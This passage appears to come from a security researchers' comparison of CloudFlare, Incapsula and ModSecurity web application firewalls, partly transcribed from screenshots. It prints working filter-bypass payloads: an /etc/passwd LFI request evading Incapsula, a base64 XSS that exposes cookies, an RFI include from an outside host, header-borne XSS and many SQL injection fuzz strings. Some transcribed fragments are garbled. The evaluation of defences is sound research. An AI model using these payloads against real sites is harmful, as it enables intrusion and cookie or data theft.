
- search - sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

">


1

OK

Real-world malware spreading using RFI bypass:




It's fair to say, that the option for manually blocking IPs and/or countries works very well and changes like these take effect almost immediately. The default 'block' page design looks modern but CloudFlare also allows you to customize it by your company brand and web standards. Along with the ease of use, this is another great sales point for CloudFlare.




The few times CloudFlare actually took action and blocked us was while we were using automated tools such as Havij, ZAP and Acunetix. Our IP looked suspicious because of the many GET/POST requests initiated in a short period of time so CloudFlare put it in the 'bot blacklist'. Again, this is not a full block page but more of a bot control challenge page. If you enter the correct CAPTCHA values, you can still shoot malicious requests to the "protected" website.

It's a known fact that most of the CAPTCHA systems can be bypassed.



Another design flaw that we identified is that CloudFlare creates two default subdomain hosts for direct access to the web server and escaping the CloudFlare network completely - **direct.usbvault.com** and **ftp.usbvault.com**. We strongly recommend deleting all the default subdomain hosts and run all the traffic through CloudFlare's CDN.




The last service CloudFlare offers is performance optimization. We didn't execute proper tests to compare it with Incapsula (and modsecurity), but while browsing, we noticed the improved website performance after running the website behind both CloudFlare and Incapsula network.

Case "Incapsula":

Incapsula seemed like it had much better performance as well as features compared to CloudFlare. Their WAF blocked most of our XSS, SQLi and LFI/RFI attacks. It seems that Incapsula is using an up-to-date attack signatures database that it uses to identify and mitigate attacks. However this is usually not enough. We managed to bypass and defeat Incapsula's filters by simply escaping the "/" char with "%20\"":


```
GET http://incapsula.zeroscience.mk/poc.php?cmd=cat%20%/etc/passwd HTTP/1.1
```

This attempt is blocked by Incapsula, successfully detecting the LFI:



But you can bypass it by adding the backslash "\" char:

```
GET http://incapsula.zeroscience.mk/poc.php?cmd=cat%20%/etc\passwd HTTP/1.1
```



Object tag + Base64 encoding Cross-Site Scripting bypass:

The screenshot shows a web browser window with the URL `incapsula.zeroscience.mk/poc.php?x=</h2><object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgyMjlpOyBhbGVydChkb2N1bWVudC5jb29raWUpOzwvc2NyaXB0Pg=="></object>`. The page content includes a "PoC:" section with a list of search and command injection techniques:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

A modal dialog box is displayed in the foreground, partially obscuring the page content. The dialog box has a blue header and contains the following text:

```
__utm  
visid_i  
__utm  
visid_i  
(referr  
incap_  
incap_
```

Below the text is a checkbox labeled "Prevent this page from creating additional dialogs" and an "OK" button.

The screenshot shows a web browser window with the URL `incapsula.zeroscience.mk/poc.php?cmd2=http://destr0y.net/x.bt`. The page content includes a "PoC:" section with a list of search and command injection techniques:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

Below the PoC section, the text "LFI results-" is followed by a screenshot of a web application's system information page. The page has a purple header that reads "PHP Version 5.2.17". Below the header is a table with the following information:

System	Linu: 3:09 EST 2013 x86_64
Build Date	Oct
Configure Command	

We noticed that Incapsula doesn't block malicious attacks that are embedded in the HTTP Header Fields like: User-Agent, Accept, Accept-Language, Connection, Cache-Control, X-forwarded-For, etc.

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
3:18:00.397	67 ms	67 ms	3900	GET	200	text/html	http://incapsula...	VALIDATE_ALWAYS LOAD_DOC...
3:18:02.098	63 ms	63 ms	29	GET	200	text/javascript	http://incapsula...	LOAD_BACKGROUND LOAD_B...
3:18:02.167	0 ms	0 ms	unknown	GET	pending	unknown	http://incapsula...	LOAD_NORMAL
3:18:03.807	5147 ms	5602 ms	203	GET	200	text/html	http://incapsula...	VALIDATE_ALWAYS LOAD_DOC...
3:18:05.717	127 ms	127 ms	6449	GET	200	text/html	http://incapsula...	VALIDATE_ALWAYS LOAD_DOC...
3:18:06.615	70 ms	70 ms	0	GET	304	application/x-unk...	http://incapsula...	LOAD_NORMAL
3:18:07.133	60 ms	60 ms	0	GET	304	application/x-unk...	http://incapsula...	VALIDATE_ALWAYS
3:18:08.502	81 ms	81 ms	0	GET	304	application/x-unk...	http://incapsula...	LOAD_NORMAL
3:18:08.504	116 ms	116 ms	0	GET	304	application/x-unk...	http://incapsula...	LOAD_NORMAL
3:18:08.506	113 ms	113 ms	-1	GET	304	application/x-unk...	https://www.goo...	LOAD_NORMAL
3:18:08.977	430 ms	430 ms	-1	GET	304	application/x-unk...	http://www.zero...	VALIDATE_ALWAYS
3:18:09.412	0 ms	0 ms	unknown	GET	pending	unknown	http://incapsula...	LOAD_NORMAL
3:18:26.327	940 ms	940 ms	344	GET	200	text/xml	https://versionch...	LOAD_BYPASS_CACHE LOAD...
3:18:26.382	1000 ms	1000 ms	-1	GET	200	text/xml	https://services.a...	LOAD_BACKGROUND


Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	incapsula.zeroscience.mk	Status	OK - 200
User-Agent	"> <script>alert(1);</script>	Content-Type	text/html
Accept	"> <script>alert(1);</script>	Connection	close, close
Accept-Language	"> <script>alert(1);</script>	Cache-Control	no-cache
Accept-Encoding	"> <script>alert(1);</script>	Content-Length	3900
Connection	"> <script>alert(1);</script>	Set-Cookie	incap_ses_86_29640=EnvCCuQ7dG68ToB59IsAeVzIAAAAAATZYDPoFtlcvIF...
Cookie	"> <script>alert(1);</script>	X-Info	8-7560069-0 0NNY RT(1356488348355 73059) q(0 -1 -1) r(0 -1) B10(4,314,0)
Cache-Control	max-age=0		

Incapsula and ModSecurity successfully blocked the JCE Joomla Component Arbitrary File Upload exploit attempt when we tried to upload a webshell to the websites.

You can see the complete list of blocked and bypassed strings in the **Appendix**.

The service for blocking visitors by country or source IP works as good as the one on CloudFlare. Unlike CloudFlare, the changes in Incapsula's configuration took longer time to take effect. It's usually 4 to 11 minutes, which can be too long if you get caught in a Shit Storm.

Incapsula has a nice bot control block page, which is similar to CloudFlare's, but far more effective. Once you completed the CAPTCHA challenge and continue to attack, you still get blocked when issuing malicious requests because of the IP session monitoring by Incapsula.



We can conclude that Incapsula showed better WAF performances than CloudFlare, but their patterns are too generic. Their WAF seems to have a subset of rules and signatures that block most of the common attack strings but it can still be bypassed by using known techniques.

Incapsula is PCI Certified, meaning it audits security rules configuration changes and periodically reports on your compliance with PCI 6.6 requirements.

CloudFlare and Incapsula both offer SSL support for your website that is very easy to setup.


CloudFlare offers two options: Flexible SSL and Full SSL. Flexible SSL can be set with one click, not needing to setup SSL on your server, which is needed for the Full SSL option. Incapsula uses full SSL where you need a certificate on your server to setup SSL between their proxy and your site, like CloudFlare's Full SSL option. Both services offer strong encryption algorithms. CloudFlare uses RC4, 128 bit key, Incapsula is a bit better and uses Camellia-256 with 256 bit key.

The CloudFlare and Incapsula DDoS protection feature was not tested.

Case "ModSecurity":

When comparing the number of attacks that bypassed each service, ModSecurity was the winner in this WAF test, however this does not take into account the false positives - which is an issue that websites are very sensitive to, and usability.

Reflected Cross-Site Scripting attack blocked:



HTTP Header fields with XSS attack blocked:

The screenshot shows a web browser displaying a "Forbidden" error message: "You don't have permission to access /test.php on this server." Below the error, it says "Apache/2.2.17 (Ubuntu) Server at 4sylum.destr0y.net Port 80".

Overlaid on the browser is the "Tamper Data - Ongoing requests" window. It contains a table of requests and a detailed view of the selected request (Time: 1:40:43.172).

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
1:40:37.617	0 ms	0 ms	unknown	GET	pending	unknown	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.621	78 ms	78 ms	2953	GET	200	image/jpeg	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.626	120 ms	120 ms	2731	GET	200	image/jpeg	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.629	0 ms	0 ms	unknown	GET	pending	unknown	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.632	0 ms	0 ms	unknown	GET	pending	unknown	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.636	0 ms	0 ms	unknown	GET	pending	unknown	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.640	91 ms	91 ms	2242	GET	200	image/jpeg	https://fbcdn-pr...	LOAD_NORMAL
1:40:37.645	75 ms	75 ms	2334	GET	200	image/jpeg	https://fbcdn-pr...	LOAD_NORMAL
1:40:43.172	146 ms	185 ms	294	GET	403	text/html	https://4sylum.de...	LOAD_DOCUMENT_URI LOAD...
1:40:49.267	160 ms	160 ms	43	GET	200	image/gif	https://2-act.cha...	LOAD_NORMAL
1:40:49.435	184 ms	184 ms	1249	GET	200	text/plain	https://2-act.cha...	LOAD_BACKGROUND
1:40:49.446	365 ms	365 ms	-1	POST	200	application/x-javas...	https://www.face...	LOAD_BYPASS_CACHE LOAD...
1:40:49.463	2555 ms	2555 ms	-1	POST	200	application/x-javas...	https://www.face...	LOAD_BYPASS_CACHE LOAD...
1:40:49.628	0 ms	0 ms	unknown	GET	pending	unknown	https://2-act.cha...	LOAD_BACKGROUND

The detailed view of the selected request shows the following headers:

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	4sylum.destr0y.net	Status	Forbidden - 403
User-Agent	"><script>alert(1);</script>	Date	Sat, 20 Dec 2017 10:43:17 GMT
Accept	"><script>alert(1);</script>	Server	Apache/2.2.17 (Ubuntu)
Accept-Language	"><script>alert(1);</script>	Accept-Encoding	Vary
Accept-Encoding	"><script>alert(1);</script>	Content-Length	294
Connection	"><script>alert(1);</script>	Content-Type	text/html charset=iso-8859-1
Cookie	"><script>alert(1);</script>		

In the aspect of blocking bots and visitors by country or an IP, ModSecurity can't compete with Incapsula and CloudFlare but that's not even included in their solution specs. ModSecurity is solely focused on blocking against web attacks such as XSS, LFI/RFI, SQLi, and it does that very well!

Fuzzing with SQL Injection strings using OWASP ZAP:

The screenshot shows the OWASP ZAP interface with a list of requests and responses. The "Site" is set to "partizan.insec.si:80". The "Current Scans" count is 0. The list shows various SQL injection payloads being sent to a poc.php endpoint. Several responses are "403 Forbidden", which are highlighted with a red box.

Request	Response	Time
GET http://partizan.insec.si/modtest/poc.php?x=test%22%20UNION%20ALL%20select%20NULL%20--%20	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20UNION%20ALL%20select%20NULL%20--%20	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20UNION%20ALL%20select%20NULL%20--%20	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test	200 OK	100ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20/%20sleep(5)%20	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20/%20sleep(5)%20/%20'	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%22%20/%20sleep(5)%20/%20%22	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20where%20%20in%20(select%20sleep(5)%20)--%20	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20where%20%20in%20(select%20sleep(5)%20)--%20	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test	200 OK	110ms
GET http://partizan.insec.si/modtest/poc.php?x=%20select%20%22java.lang.Thread.sleep%22(5000)%20from%20INFORMATION_SCHEMA.SYSTEM_COLUMNS%	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=%20select%20%22java.lang.Thread.sleep%22(5000)%20from%20INFORMATION_SCHEMA.SYSTEM_COLUMNS%	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=%22;%20select%20%22java.lang.Thread.sleep%22(5000)%20from%20INFORMATION_SCHEMA.SYSTEM_COLUMNS%	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=%20select%20%22java.lang.Thread.sleep%22(5000)%20from%20INFORMATION_SCHEMA.SYSTEM_COLUMNS%	403 Forbidden	130ms
GET http://partizan.insec.si/modtest/poc.php?x=%22java.lang.Thread.sleep%22(5000)	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test	200 OK	100ms
GET http://partizan.insec.si/modtest/poc.php?x=(SELECT%20%20OUTL_INADDR.get_host_name('10.0.0.1')%20from%20dual%20union%20SELECT%20%20OUTL_IN	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20/%20(SELECT%20%20OUTL_INADDR.get_host_name('10.0.0.1')%20from%20dual%20union%20SELECT%2	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20/%20(SELECT%20%20OUTL_INADDR.get_host_name('10.0.0.1')%20from%20dual%20union%20SELECT%...	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20/%20(SELECT%20%20OUTL_INADDR.get_host_name('10.0.0.1')%20from%20dual%20union%20SELEC	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20and%20exists%20(SELECT%20%20OUTL_INADDR.get_host_name('10.0.0.1')%20from%20dual%20union%...	403 Forbidden	130ms
GET http://partizan.insec.si/modtest/poc.php?x=test	200 OK	110ms
GET http://partizan.insec.si/modtest/poc.php?x=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20%3E%20%20then%200%20else%201%20end	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20%3E%20%20then%200%20else%201%20end%20--%	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20%3E%20%20then%200%20else%201%20end%20--...	403 Forbidden	120ms
GET http://partizan.insec.si/modtest/poc.php?x=%22case%20when%20cast(pg_sleep(5)%20as%20varchar)%20%3E%20%20then%200%20else%201%20end%2	403 Forbidden	110ms
GET http://partizan.insec.si/modtest/poc.php?x=test%20/%20case%20when%20cast(pg_sleep(5)%20as%20varchar)%20%3E%20%20then%200%20else%201%2	403 Forbidden	120ms

LFI/RFI bypass:



PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

